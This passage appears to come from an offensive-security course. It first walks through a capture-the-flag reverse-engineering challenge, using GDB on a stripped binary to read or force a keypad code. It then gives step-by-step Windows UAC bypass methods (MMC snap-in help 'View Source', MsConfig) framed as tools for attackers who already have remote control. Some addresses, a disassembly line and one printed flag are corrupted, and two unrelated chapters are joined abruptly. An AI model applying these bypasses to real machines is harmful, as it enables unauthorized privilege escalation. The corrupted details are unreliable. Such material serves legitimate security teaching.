**Remember the 6 values we found earlier?*

31, 33, 70, 54, 12, 46

To gain more insight, we set a breakpoint just after the 2nd function (scanf) has been executed and returned:

```
b *0x55555555556f9
```

```
c
```

```
gef> x/50i 0x55555555556c7
0x55555555556c7:  mov     rdx,QWORD PTR [rbp-0x170]
0x55555555556ce:  lea     rax,[rbp-0x90]
0x55555555556d5:  mov     rsi,rdx
0x55555555556d8:  mov     rdi,rax
0x55555555556db:  call    0x5555555555269
0x55555555556e0:  lea     rdx,[rbp-0x160]
0x55555555556e7:  lea     rax,[rbp-0x90]
0x55555555556ee:  mov     rsi,rdx
0x55555555556f1:  mov     rdi,rax
0x55555555556f4:  call    0x55555555552d0
0x55555555556f9:  ← mov     DWORD PTR [rbp-0x174],0x0
0x5555555555703:  jmp     0x5555555555738
0x5555555555705:  mov     eax,DWORD PTR [rbp-0x174]
0x555555555570b:  cdqe
0x555555555570d:  mov     edx,DWORD PTR [rbp+rax*4-0x160]
0x5555555555714:  mov     eax,DWORD PTR [rbp-0x174]
0x555555555571a:  cdqe
0x555555555571c:  mov     eax,DWORD PTR [rbp+rax*4-0x140]
0x5555555555723:  cmp     edx,eax
0x5555555555725:  je      0x5555555555731
0x5555555555727:  mov     edi,0x1
0x555555555572c:  call    0x5555555555170 <exit@plt>
0x5555555555731:  add     DWORD PTR [rbp-0x174],0x1
0x5555555555738:  cmp     DWORD PTR [rbp-0x174],0x4
```

Run the application again and enter 6 numbers.

```
gef> b *0x5555555556f9
Breakpoint 2 at 0x5555555556f9
gef> c
Continuing.
'Why am i still trying to deliver these presents?' Santa asks himself...
But Santa's ways are never-ending and he decides to press on...
Even though he finds another (simple) keypad prohibit him from entering the right room!
Can you find the code to unlock the door and get to the next level?
1 2 3 4 5 6
```

After entering 6 random numbers, we do break at: 0x5555555556f9 after the scanf function. What happens then?

```
x/50i 0x5555555556c7
```

- 0x555555555703 : Jump to 0x555555555738 (after the exit call)
- 0x555555555738 : Compare whether RBP-0x174 is equal to 4 (currently this is 0).

```
x/1d $rbp-0x174
```

0x5555555573f : If the value is lower or equal to, jump to 0x55555555705 (up). Let's break down and analyze this further:

```
b *0x55555555705
c
```

0x55555555705 : Move the counter value (0) to EAX.

0x5555555570d : Here a value of rbp-0x160 is moved to EDX. Which value depends on the value in RAX. This is now zero. $0x4 = 0$ and therefore the first value (bit 0). But what value is that?

```
x/10x $rbp-0x160
```

```
gef> x/10x $rbp-0x160
0x7fffffffdda0: 0x0000000200000001  0x0000000400000003
0x7fffffffddb0: 0x0000000600000005  0x0000000000000000
0x7fffffffddc0: 0x000000210000001f  0x0000003600000046
0x7fffffffddd0: 0x0000002e0000000c  0x0000000000000000
0x7fffffffdde0: 0x8c9b99998b9c9bba  0x9b8a9d9b8a9b9ade
```

This looks like our own entered values, namely 1 to 6. The first value we enter is therefore placed in EDX.

If RAX was 1 then the sum would be $1 * 4 = 4$. So the 5th bit (our 2nd value) would be retrieved.

0x55555555714 : Move the counter value (0) to EAX.
0x5555555571c : Another value is loaded into EAX here from \$rbp-0x140. This value also depends on the counter that is now in EAX. Since this is still 0, we are talking about the first value here. What value is this?

```
x/10x $rbp-0x140
```

```
gef> x/10x $rbp-0x140
0x7fffffffddc0: 0x000000210000001f      0x0000003600000046
0x7fffffffddd0: 0x0000002e0000000c      0x0000000000000000
0x7fffffffdde0: 0x8c9b99998b9c9bba      0x9b8a9d9b8a9b9ade
0x7fffffffddf0: 0x0000000ad0d0d09a      0x0000000100000000
0x7fffffffde00: 0xb5a49bb78d81898f      0xbf93b584bb938393
```

These are the values we saw earlier:

0x1f 0x21 0x46 0x36 0xc 0x2e

31, 33, 70, 54, 12, 46

0x555555555723 : Here a comparison is made between EDX and EAX and therefore between our own value and the pre-defined value. Now 0x1 is compared with 0x1f (or 1 with 31). This comparison is therefore incorrect.

0x555555555725 : If the values do not match call exit (0x55555555572c) otherwise jump to 0x555555555731.

0x555555555731 : Add 1 to the counter value at rbp-0x174 (it is now 1).
0x555555555738 : Check if the counter value is 4, and jump if less or equal (JLE). This is equivalent to checking 6 digits because:

- Digit 1 = counter 0
- Digit 2 = counter 1
- Digit 3 = counter 2
- Digit 4 = counter 3
- Digit 5 = counter 4
- Digit 6 = (after this, the counter will be 5, and the process will proceed since it is greater than 4 or less).

If another iteration occurs, it jumps back to 0x555555555705 to repeat the process. Otherwise, it continues.

We now have enough information to solve this challenge.

Let's explore 3 different solutions!

Solution 1 - Easy:

Since the required values are not encrypted and are directly loaded from memory, we already have the result:

```
31 33 70 54 12 46
```

```
(kali@kali)-[~/Desktop]
$ ./stripped_secret
'Why am i still trying to deliver these presents?' Santa asks himself...
But Santa's ways are never-ending and he decides to press on...
Even though he finds another (simple) keypad prohibit him from entering the right room!
Can you find the code to unlock the door and get to the next level?
31 33 70 54 12 46
CEMA{R3vers1ng_With_pTrace_1s_a_M1n0r_inconveni3nce!}
```



Solution 2 - Medium - Zero Flag:

Let's set a breakpoint at the compare function:

```
b *0x55555555723
```

```
c
```

After the compare, the ZF (zero flag) is set to 1 if the comparison is correct, and it remains 0 if the comparison fails. The jump is made based on this flag, so we can manipulate the flag.

```
EFLAGS: 0x297 (CARRY PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x5555555571a: cdqe
0x5555555571c: mov     eax,DWORD PTR [rbp+rax*4-0x140]
0x55555555723: cmp     edx,edx
⇒ 0x55555555725: je      0x55555555731
0x55555555727: mov     edi,0x1
0x5555555572c: call    0x55555555170 <exit@plt>
0x55555555731: add     DWORD PTR [rbp-0x174],0x1
0x55555555738: cmp     DWORD PTR [rbp-0x174],0x4
                                JUMP is NOT taken
```

We step one instruction further (to the jump) and set the ZF flag to 1.

```
ni

set $ZF = 6
set $eflags ^= (1 << $ZF)

context
```

```
⇒ 0x55555555725:    je      0x55555555731
0x55555555727:    mov     edi,0x1
0x5555555572c:    call   0x55555555170 <exit@plt>
0x55555555731:    add     DWORD PTR [rbp-0x174],0x1
0x55555555738:    cmp     DWORD PTR [rbp-0x174],0x4
└─> 0x55555555731:    add     DWORD PTR [rbp-0x174],0x1
0x55555555738:    cmp     DWORD PTR [rbp-0x174],0x4
0x5555555573f:    jle     0x555555555705
0x55555555741:    lea     rax,[rbp-0xd0]

JUMP is taken
```

This can be repeated for every iteration (6x) to obtain the flag in the end.

```
Legend: code, data, rodata, value
gef> set $eflags ^= (1 << $ZF)
gef> c
Continuing.
CMA{Ppyv51ng With pTrace_1s_a_M1n0r_inconveni3nce!}
```

Solution 3 - Medium - Compare values:

Once again, we set a breakpoint at the compare function:

```
b *0x55555555723
```

```
c
```

At this point, the correct value is already in RAX. We can place this value into EDX to ensure the comparison is successful. This process can also be repeated 6 times:

```
set $edx = $rax
```

```
c
```

```
gef> set $edx = $rax
gef> c
Continuing.
CEMA{R3vers1ng_With_pTrace_1s_a_M1n0r_inconveni3nce!}
[Inferior 1 (process 8281) exited normally]
```

Entry Point:

We started the challenge by breaking in the Ptrace function. However, we might want to start from the entry point, i.e., the first instruction of the first function. This entry point can be challenging to locate in a stripped binary. Let's identify it.

- Start the application.
- Instruct GDB to stop at the first machine code instruction in the application:

```
starti
```

- From this point, we can inspect the memory layout:

```
vmmap
```

```
gef> vmmap
Start      End      Perm      Name
0x0000555555554000 0x0000555555555000 r--p      /home/kali/Desktop/stripped_secret
0x0000555555555000 0x0000555555556000 r-xp      /home/kali/Desktop/stripped_secret ←
0x0000555555556000 0x0000555555557000 r--p      /home/kali/Desktop/stripped_secret
0x0000555555557000 0x0000555555559000 rw-p      /home/kali/Desktop/stripped_secret
0x00007ffff7fc5000 0x00007ffff7fc9000 r--p      [vvar]
0x00007ffff7fc9000 0x00007ffff7fcb000 r-xp      [vdso]
0x00007ffff7fcb000 0x00007ffff7fcc000 r--p      /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fcc000 0x00007ffff7ff1000 r-xp      /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ff1000 0x00007ffff7ffb000 r--p      /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffb000 0x00007ffff7fff000 rw-p      /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fff000 0x00007ffff7fff000 rw-p      [stack]
```

- Here, we can observe the various ranges of memory addresses and their corresponding segments.
- We now see that our executable memory is in the range 0x0000555555555000 - 0x0000555555556000 (offset 1000).

The entry point can be determined by retrieving the file info. If everything is correct, it should fall within the range of executable memory:

```
info file
```

```
gef> info file
Symbols from "/home/kali/Desktop/stripped_secret".
Native process:
  Using the running image of child process 8308.
  While running this, GDB does not access memory from ...
Local exec file:
  `'/home/kali/Desktop/stripped_secret', file type elf64-x86-64.
  Entry point: 0x555555555180
  0x0000555555554318 - 0x0000555555554334 is .interp
  0x0000555555554338 - 0x0000555555554358 is .note.gnu.property
  0x0000555555554358 - 0x000055555555437c is .note.gnu.build-id
  0x000055555555437c - 0x000055555555439c is .note.ABI-tag
  0x00005555555543a0 - 0x00005555555543d0 is .gnu.hash
  0x00005555555543d0 - 0x0000555555554580 is .dynsym
  0x0000555555554580 - 0x0000555555554673 is .dynstr
  0x0000555555554674 - 0x0000555555554698 is .gnu.version
  0x0000555555554698 - 0x00005555555546d8 is .gnu.version_r
  0x00005555555546d8 - 0x00005555555547c8 is .rela.dyn
  0x00005555555547c8 - 0x00005555555548b8 is .rela.plt
  0x0000555555555000 - 0x000055555555501b is .init
  0x0000555555555020 - 0x00005555555550d0 is .plt
  0x00005555555550d0 - 0x00005555555550e0 is .plt.got
```

Our entry point is 0x555555555180, and it indeed falls within the executable memory.




From here, we can investigate how the application begins and what it does by inspecting the first instructions:


```
x/200i 0x55555555180
```

*This way you can see the now familiar functions. For example, soon after the entry point we see the first Ptrace functions (0x55555555375) and therefore the location of our first breakpoint.

Note: In some stripped binaries, we can also find a call to the "__libc_start_main**" function after the entry point. This is the initializer function for main. If this is found, we often see a move instruction of an address into RDI right before this function call. This address is the location of the main function.*

While the final solution can also be determined in Ghidra, the logic is less clear than debugging through GDB. For this challenge, GDB remains the best option.





User Account Control Bypassing Techniques

UAC Bypassing Techniques:

We discussed UAC in chapter 2 a little bit. Let's expand this knowledge!

- UAC is the abbreviation for "**User Account Control**".
- UAC has existed since Windows Vista.
- UAC is a feature that continues to be improved with each new implementation of Windows.
- UAC is essential for good security.
- UAC settings can easily be managed through Group Policy and other Windows management tools.

In short, UAC helps prevent unauthorized changes to the operating system. These changes can be initiated by applications, users, viruses, and malware.

UAC Bypassing Techniques

UAC is a feature that requires an extra administrative authorization before a change can be made.

A regular user (even if they are part of an administrator group) will always operate under "medium integrity level." However, UAC applications must be executed under "high integrity level" and therefore an extra authorization is required.

When execution occurs under "high integrity level," it means elevated permissions are granted. With these elevated permissions, system changes can be made, such as installing software, registry changes, and user-overarching changes. This can potentially be harmful.

Applications that are called from other applications inherit the integrity level!




UAC can be configured to your preference, and based on those settings, UAC can be triggered for many different events. Examples include:

- Running an application as Administrator
- Modifying system-wide settings or files, such as those in the Windows and Program Files folders
- Installing and uninstalling drivers
- Installing and uninstalling software
- Viewing or modifying files and folders of another user
- Adding or removing user accounts
- Configuring Windows Update
- Changing UAC settings
- Modifying the date and time
- Etc.


UAC Bypassing Techniques

The strictness of UAC is determined by moving the slider in the UAC Settings. There are several levels to choose from:



Always notify:

The strictest security settings. For every user-overarching change, the UAC prompt is displayed, and the screen is dimmed. You must choose Yes or No before proceeding.



Notify me only when programs/apps try to make changes to my computer:

This is the default level, and UAC is only activated when applications attempt to make automated changes that require administrator rights. This means a user can make manual changes. The desktop is dimmed during a UAC popup, and you must choose Yes or No before continuing.

Notify me only when programs/apps try to make changes to my computer (do not dim my desktop):

This level is identical to the default level, except that the desktop is not dimmed, and you can continue working with other apps while the UAC prompt is open.

Never notify:


With this setting, UAC is disabled, and the UAC prompt is never displayed.

UAC Bypassing Techniques

Why do we need to bypass UAC as hackers?

When we gain remote control without having the administrator credentials, UAC can block certain actions. Even if we are operating as an administrator user, we may be unable to make system-wide changes or perform specific tasks due to UAC restrictions.


However, there are ways to bypass the UAC prompts! Let's explore some methods!



Bypass 1 - AzMan Snap-In:


When we have the ability to execute "Microsoft Management Console" snap-ins, we can bypass UAC. This is because these MMC snap-ins are launched with elevated privileges by default.

1. Launch an MMC snap-in such as azman.msc or certmgr.msc.
2. Navigate to "Help" → "Help Topics".




UAC Bypassing Techniques

3. Right-click on the content and select "View Source":



4. Notepad will now be launched with elevated privileges. From there, if we start another application, it will also be launched with elevated privileges:




The screenshot shows a command prompt window with the output of the 'whoami /all' command. The output lists various system groups and their attributes. The 'High Mandatory Level' attribute is highlighted by a red circle.

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group
Default, Enabled group	Well-known group	S-1-5-114	Mandatory group
NT AUTHORITY\Local account and member of Administrators group	Well-known group	S-1-5-114	Mandatory group
Default, Enabled group	Well-known group	S-1-5-32-544	Mandatory group
BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory group
Default, Enabled group, Group owner	Well-known group	S-1-5-32-545	Mandatory group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group
Default, Enabled group	Well-known group	S-1-5-4	Mandatory group
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group
Default, Enabled group	Well-known group	S-1-2-1	Mandatory group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group
Default, Enabled group	Well-known group	S-1-5-11	Mandatory group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group
Default, Enabled group	Well-known group	S-1-5-15	Mandatory group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group
Default, Enabled group	Well-known group	S-1-5-113	Mandatory group
NT AUTHORITY\Local account	Well-known group	S-1-2-0	Mandatory group
Default, Enabled group	Well-known group	S-1-2-0	Mandatory group
LOCAL	Well-known group	S-1-2-0	Mandatory group
Default, Enabled group	Well-known group	S-1-5-64-10	Mandatory group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group
Default, Enabled group	Label	S-1-16-12288	Mandatory group
Mandatory Label	High Mandatory Level		


UAC Bypassing Techniques

Bypass 2 - MsConfig:

MsConfig also opens with elevated privileges by default.



From the MsConfig GUI, we can launch other utilities, which will also open with elevated privileges:



Bypass 3 - FodHelper:

